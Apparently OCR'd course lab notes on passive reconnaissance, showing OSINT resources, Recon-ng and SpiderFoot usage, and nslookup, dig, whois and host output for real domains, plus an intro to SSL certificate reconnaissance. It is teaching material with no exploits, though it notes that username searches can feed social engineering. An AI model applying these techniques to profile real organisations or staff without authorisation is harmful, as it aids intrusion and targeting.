
3.1.4

Using OSINT Tools

When performing information gathering activities, passive reconnaissance uses open, publicly accessible data to guide active reconnaissance efforts and to gather information about the enterprise and employees. In OSINT, it is the data that is open source.

Part 1: Examine OSINT Resources

Step 1: Access the OSINT Framework



What is the value of doing username searches and account enumeration?
Username searching can identify accounts that important enterprise personnel may have on various sites. Because other sites can be vulnerable, it is possible that hackers could gain access to personnel information from those accounts, including passwords, addresses, and telephone numbers. The types of sites that personnel have registered for can also provide details of their lives and interests. These details could be used in social engineering attacks.

Step 2: Investigate SMART - Start Me Aggregated Resource Tool


The start.me web service is a popular bookmark manager and productivity tool. The people at My OSINT Training (MOT) have set up a search system that finds all OSINT-related links that people have bookmarked and shared on start.me. There are many. You can enter OSINT-relevant search terms to find links to related resources.


Part 2: Use SpiderFoot


SpiderFoot is an automated OSINT scanner. It is included with Kali. SpiderFoot queries over 1000 open-information sources and presents the results in an easy-to-use GUI. SpiderFoot can also be run from a console. SpiderFoot seeds its scan with one of the following:

- Domain names
- IP addresses

- Subnet addresses
- Autonomous System Numbers (ASN)
- Email addresses
- Phone numbers
- Personal names








Part 3: Investigate Recon-ng


Recon-ng is an OSINT framework that is similar to the Metasploit exploitation framework or the Social-Engineering Tooklit (SET). If consists of a series of modules that can be run in their own workspaces. The modules can be configured to run with option settings that are specific to the module. This simplifies running Recon-ng at the command line because options for the modules are independently set within the workspace. When you run the module, it uses these settings to perform its searches. As the name suggests, Recon-ng is used to perform a wide range of reconnaissance activities on different settings that you provide.



Shell No. 1
File Actions Edit View Help
Sponsored by ...
BLACK HILLS V
www.blackhillsinfosec.com
www.practisec.com
[recon-ng v5.1.2, Tim Tomes (@lanmaster53)]
[*] No modules enabled/installed.
[recon-ng][default] > workspaces create test
[recon-ng][test] > marketplace install recon/domains-hosts/bing_domain_web
[*] Module installed: recon/domains-hosts/bing_domain_web
[*] Reloading modules ...
[recon-ng][test] > modules search
Recon
recon/domains-hosts/bing_domain_web
[recon-ng][test] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules ...
[recon-ng][test] > modules search
Recon
recon/domains-hosts/bing_domain_web
recon/domains-hosts/hackertarget
[recon-ng][test] > modules load hackertarget
[recon-ng][test][hackertarget] > options set source
Sets a current context option
Usage: options set <option> <value>
[recon-ng][test][hackertarget] > options set source hackxor.net
SOURCE ⇒ hackxor.net



[recon-ng][test][hackertarget] > info
Name: HackerTarget Lookup
Author: Michael Henriksen (@michenriksen)
Version: 1.1
Description:
Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.
Options:
Name Current Value Required Description
SOURCE hackxor.net yes source of input (see 'info' for details)
Source Options:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> string representing a single input
<path> path to a file containing a list of inputs
query <sql> database query returning one column of inputs



[recon-ng][test][hackertarget] > run
HACKXOR.NET
[*] Country: None
[*] Host: hkrb.hackxor.net
[*] Ip_Address: 138.68.117.124
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: intranet.hackxor.net
[*] Ip_Address: 10.60.10.18
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: research1.hackxor.net
[*] Ip_Address: 138.68.117.124
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
SUMMARY
[*] 3 total (3 new) hosts found.



[recon-ng][test][hackertarget] > dashboard
Activity Summary
Module Runs
recon/domains-hosts/hackertarget 1
Results Summary
Category Quantity
Domains 0
Companies 0
Netblocks 0
Locations 0
Vulnerabilities 0
Ports 0
Hosts 3
Contacts 0
Credentials 0
Leaks 0
Pushpins 0
Profiles 0
Repositories 0
[recon-ng][test][hackertarget] >


[recon-ng][test][hackertarget] > modules load bing
[recon-ng][test][bing_domain_web] > run
[!] SOURCE contains no input.
[recon-ng][test][bing_domain_web] > options set source hackxor.net
SOURCE ⇒ hackxor.net
[recon-ng][test][bing_domain_web] > run
HACKXOR.NET
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ahackxor.net
[recon-ng][test][bing_domain_web] > info
Name: Bing Hostname Enumerator
Author: Tim Tomes (@lanmaster53)
Version: 1.1
Description:
Harvests hosts from Bing.com by using the 'site' search operator. Updates the 'hosts' table with the results.
Options:
Name Current Value Required Description
SOURCE hackxor.net yes source of input (see 'info' for details)
Source Options:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> string representing a single input
<path> path to a file containing a list of inputs
query <sql> database query returning one column of inputs
[recon-ng][test][bing_domain_web] > run
HACKXOR.NET
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ahackxor.net


Activity Summary
Module Runs
recon/domains-hosts/bing_domain_web 2
recon/domains-hosts/hackertarget 1
Results Summary
Category Quantity
Domains 0
Companies 0
Netblocks 0
Locations 0
Vulnerabilities 0
Ports 0
Hosts 3
Contacts 0
Credentials 0
Leaks 0
Pushpins 0
Profiles 0
Repositories 0







[recon-ng] [test]

pushpin xlsx

Tables: companies contacts credentials domains hosts leaks locations netblocks ports profiles pushpins repositories vulnerabilities

Fields: host ip_address region country latitude longitude notes module filter

Export: csv json list proxy xlsx xml

host	ip_address	region	country	latitude	longitude	notes	module
hkrb.hackxor.net	138.68.117.124						hackertarg
intranet.hackxor.net	10.60.10.18						hackertarg
research1.hackxor.net	138.68.117.124						hackertarg


3.1.9

DNS Lookups

Passive reconnaissance is a method of information gathering in which the tools do not interact directly with the target device or network. In this lab, you will explore common tools used to gather information about a target through the Domain Name System (DNS).


Part 1: Use nslookup to Obtain Domain and IP Address Information

Step 3: Using the nslookup command



Step 4: Change the server used to perform lookups

Occasionally it is desirable to use a different DNS server to perform lookups. This may be necessary if the local DNS server is unable to resolve an address or resolves the host name to an internal private address and you need to obtain the internet accessible address of the host.



The ***any*** query type can retrieve much, or all, of the information contained in the DNS record for a host name. Often ***text*** records that can provide additional details

about the domain are contained in DNS records. Using the 8.8.8.8 Google DNS server, find the DNS records for skillsforall.com.

```
skillsforall.com
        origin = ns-1130.awsdns-13.org
        mail addr = awsdns-hostmaster.amazon.com
        serial = 1
        refresh = 7200
        retry = 900
        expire = 1209600
        minimum = 86400
skillsforall.com        mail exchanger = 10 inbound-smtp.us-east-1.amazonaws.com.
skillsforall.com        text = "google-site-verification=Q5NIWRygJYTSLxuHReNKw1kvgC8IXKTOyPf5zITDv40"
skillsforall.com        text = "v=spf1 include:amazonses.com ~all"
skillsforall.com        text = "identrust_validate=XzTu3rqoVVwnwNykPpaGYBeA4de5HaSynIEnsHWXyIur"
skillsforall.com        text = "facebook-domain-verification=8cg08gu4eikp0d2d1quqhjwh5ti1vv"
skillsforall.com        text = "d1g1l9y74sxj8m.cloudfront.net"
```

Part 2: Use the Whois function to obtain domain information

Step 1: Compare whois output for various organizations

```
┌──(kali㉿kali)-[~]
└─$ whois cisco.com
   Domain Name: CISCO.COM
   Registry Domain ID: 4987030_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2024-04-13T09:39:41Z
   Creation Date: 1987-05-14T04:00:00Z
   Registry Expiry Date: 2025-05-15T04:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2086851750
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS1.CISCO.COM
   Name Server: NS2.CISCO.COM
   Name Server: NS3.CISCO.COM
   DNSSEC: unsigned
```

Step 2: Use whois to determine IP address registration information


```
NetRange:       72.163.0.0 - 72.163.255.255
CIDR:           72.163.0.0/16
NetName:        CISCO-GEN-7
NetHandle:      NET-72-163-0-0-1
Parent:         NET72 (NET-72-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS109
Organization:   CISCO SYSTEMS, INC. (CS-2831)
RegDate:        2006-10-24
Updated:        2024-03-08
Comment:        Geofeed https://www.cisco.com/web/automation/CiscoAS109_geoip.csv
Ref:            https://rdap.arin.net/registry/ip/72.163.0.0


OrgName:        CISCO SYSTEMS, INC.
OrgId:          CS-2831
Address:        251 LITTLE FALLS DRIVE
City:           WILMINGTON
StateProv:      DE
PostalCode:     19808
Country:        US
RegDate:        2023-06-07
Updated:        2024-02-16
Ref:            https://rdap.arin.net/registry/entity/CS-2831

OrgAbuseHandle: CISCO6-ARIN
OrgAbuseName:   Cisco CSIRT
OrgAbusePhone:  +1-408-527-3227
OrgAbuseEmail:  csirt-notify@cisco.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/CISCO6-ARIN

OrgNOCHandle: GATC-ARIN
OrgNOCName:   GIS ARIN Technical Contact
OrgNOCPhone:  +1-408-526-8888
OrgNOCEmail:  arin-tech@cisco.com
OrgNOCRef:    https://rdap.arin.net/registry/entity/GATC-ARIN

OrgTechHandle: GATC-ARIN
OrgTechName:   GIS ARIN Technical Contact
OrgTechPhone:  +1-408-526-8888
OrgTechEmail:  arin-tech@cisco.com
OrgTechRef:    https://rdap.arin.net/registry/entity/GATC-ARIN
```

Part 3: Compare the Output of the Nslookup and Dig Functions

Dig is a Linux function that performs DNS queries. The format of a Dig query is similar to that of Nslookup. To resolve the hostname cisco.com to an IP address, use the syntax dig [hostname].

In the earlier part of this lab, nslookup was used to obtain the DNS servers for cisco.com. Use the 8.8.8.8 Google DNS server to query for the DNS server records. The syntax to use a dig command to perform a query using a different DNS server

is **dig [*hostname*] @[*DNS server IP*] [*type*]**. At the prompt, enter **dig cisco.com 8.8.8.8 ns**.



Part 4: Perform Reverse DNS Lookups

Step 1: Use Dig to Perform rDNS Lookups

Command: nslookup google.com
This command uses the nslookup tool to find the IP address of a domain name.

Command: dig -x 142.250.185.174
This command performs a reverse DNS lookup, finding the hostname associated with the IP address 142.250.185.174.

Step 2: Use the Host Utility to Perform rDNS Lookups

The Host utility is a function in Linux that performs lookups to convert IP addresses to host names. Use this utility to find another host on the 72.163.0.0/16 network.

```
┌──(kali㉿Kali)-[~]
└─$ host hsrp-72-163-10-1.cisco.com
hsrp-72-163-10-1.cisco.com has address 72.163.10.1
```

How does the output of the host command differ from Dig or Nslookup when querying for an IP address assigned to a known host?
The host output only contains the IP address, not the DNS server or other information.


URLs often contain aliases for the host name of the server hosting the website. The output of the host command can list the servers that respond to that URL. The information about aliases is useful when trying to determine where the actual website or service is located.

```
┌──(root㉿kali927)-[~]
└─# dig youtube.com ANY @8.8.8.8

; <<>> DiG 9.20.0-Debian <<>> youtube.com ANY @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15948
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;youtube.com.                   IN      ANY

;; ANSWER SECTION:
youtube.com.            300     IN      A       142.250.185.78
youtube.com.            300     IN      AAAA    2a00:1450:4001:80e::200e
youtube.com.            3600    IN      TXT     "google-site-verification=QtQWEwHWM8tHiJ4s-jJWzEQrD_fF3luPnpzNDH-Nw-w"
youtube.com.            300     IN      MX      0 smtp.google.com.
youtube.com.            3600    IN      TXT     "facebook-domain-verification=64jdes7le4h7e7lfpi22rijygx58j1"
youtube.com.            21600   IN      NS      ns4.google.com.
youtube.com.            21600   IN      NS      ns2.google.com.
youtube.com.            21600   IN      NS      ns3.google.com.
youtube.com.            21600   IN      NS      ns1.google.com.
youtube.com.            3600    IN      TXT     "v=spf1 include:google.com mx -all"
youtube.com.            60      IN      SOA     ns1.google.com. dns-admin.google.com. 690074025 900 900 1800 60
youtube.com.            21600   IN      CAA     0 issue "pki.goog"
youtube.com.            300     IN      HTTPS   1 .

;; Query time: 35 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (TCP)
;; WHEN: Sun Oct 27 11:59:31 CET 2024
;; MSG SIZE  rcvd: 471
```

Record	Description
A	**youtube.com. 300 IN A 142.250.185.78:** This is the IPv4 address for youtube.com. The A record resolves the domain to an IP address.
AAAA	**youtube.com. 300 IN AAAA 2a00:1450:4001:80e::200e:** This is the IPv6 address for youtube.com. The AAAA record provides the IPv6 address.
TXT	**TXT "google-site-verification=..."** and **TXT "facebook-domain verification=...":** These are verification records used by Google and Facebook

	to prove domain ownership. They are often used for integrating third-party services like analytics or advertising. **TXT "v=spf1 include:_spf.google.com mx -all":** This is an SPF (Sender Policy Framework) record used to specify which mail servers are allowed to send emails on behalf of youtube.com. It helps prevent email spoofing.
MX	**youtube.com. 300 IN MX 0 smtp.google.com.:** The MX (Mail Exchange) record points to smtp.google.com, specifying the server for handling email. The priority is 0 (highest priority).
NS	These records (**ns1.google.com, ns2.google.com, ns3.google.com, ns4.google.com)** specify the authoritative nameservers for youtube.com. They are responsible for handling queries related to the domain.
SOA	**SOA ns1.google.com. dns-admin.google.com. ...:** This is the Start of Authority record. It includes details about the primary DNS server for the domain, an email for the DNS administrator, and timing values (like refresh and retry intervals for secondary DNS servers).
CAA	CAA issue "**pki.goog":** The Certificate Authority Authorization (CAA) record specifies which certificate authorities are allowed to issue SSL certificates for youtube.com. Here, only **pki.goog** is authorized, which enhances security by limiting SSL certificate issuance to Google's CA.
HTTPS	**youtube.com. 300 IN HTTPS 1 .:** The HTTPS record is a newer record type that provides guidance for HTTPS services directly from DNS. It can include information about HTTPS configurations.

Trace DNS Path (DNS Trace)
This command shows the DNS resolution path from the root servers down to the authoritative servers for the domain:



Check for DNSSEC Records
DNSSEC is an extension to DNS that provides security for DNS lookups.
DNSSEC (+dnssec flag): Requests DNSSEC-related data. If DNSSEC is properly configured, often can be seen **RRSIG** records in the response, which are DNSSEC signatures for specific record types.
DNSKEY Record: Contains the public keys that are used to verify DNSSEC signatures. This is critical for verifying the authenticity of DNS records.

3.1.14


Finding Information from SSL Certificates


SSL/TLS certificates provide two broad functions. First, they provide a way that the ownership of a website can be validated by people who are accessing it. Second, they provide a means by which communication between a client and server is encrypted so that it cannot be read or altered by unauthorized parties. They also provide the information required for a browser to create a secure, encrypted


connection to a web site over the HTTPS protocol. Certificates are used behind the scenes as users browse the internet. In most cases, users are not aware that they are in use. The users become aware of them if a certificate is missing, out of date, or misconfigured.
Certificate information can be viewed locally for a website that is currently displayed in a browser by clicking the padlock icon next to the URL in the browser. Certificates are also stored locally for the certificate authorities themselves. There are various ways to view them. The format of public key certificate information is specified by the X.509 standard.
Ethical hackers can use public certificate information in the reconnaissance phase of penetration tests. Certificate information can reveal details about an organization including domain and subdomain names, issuance and expiration dates, and certificate public keys. In addition, certain versions of software, such as OpenSSL, have widely known vulnerabilities that can be exploited, including vulnerability to the heartbleed bug. In addition, it is possible that some certificates could use weak encryption algorithms.

Part 1: View Certificate Information on Hosts
Some SSL certificates are stored locally on network hosts. These certificates allow secure communication between a host and a server through a certificate chain. A host stores intermediate and root certificates as part of the SSL authentication process.

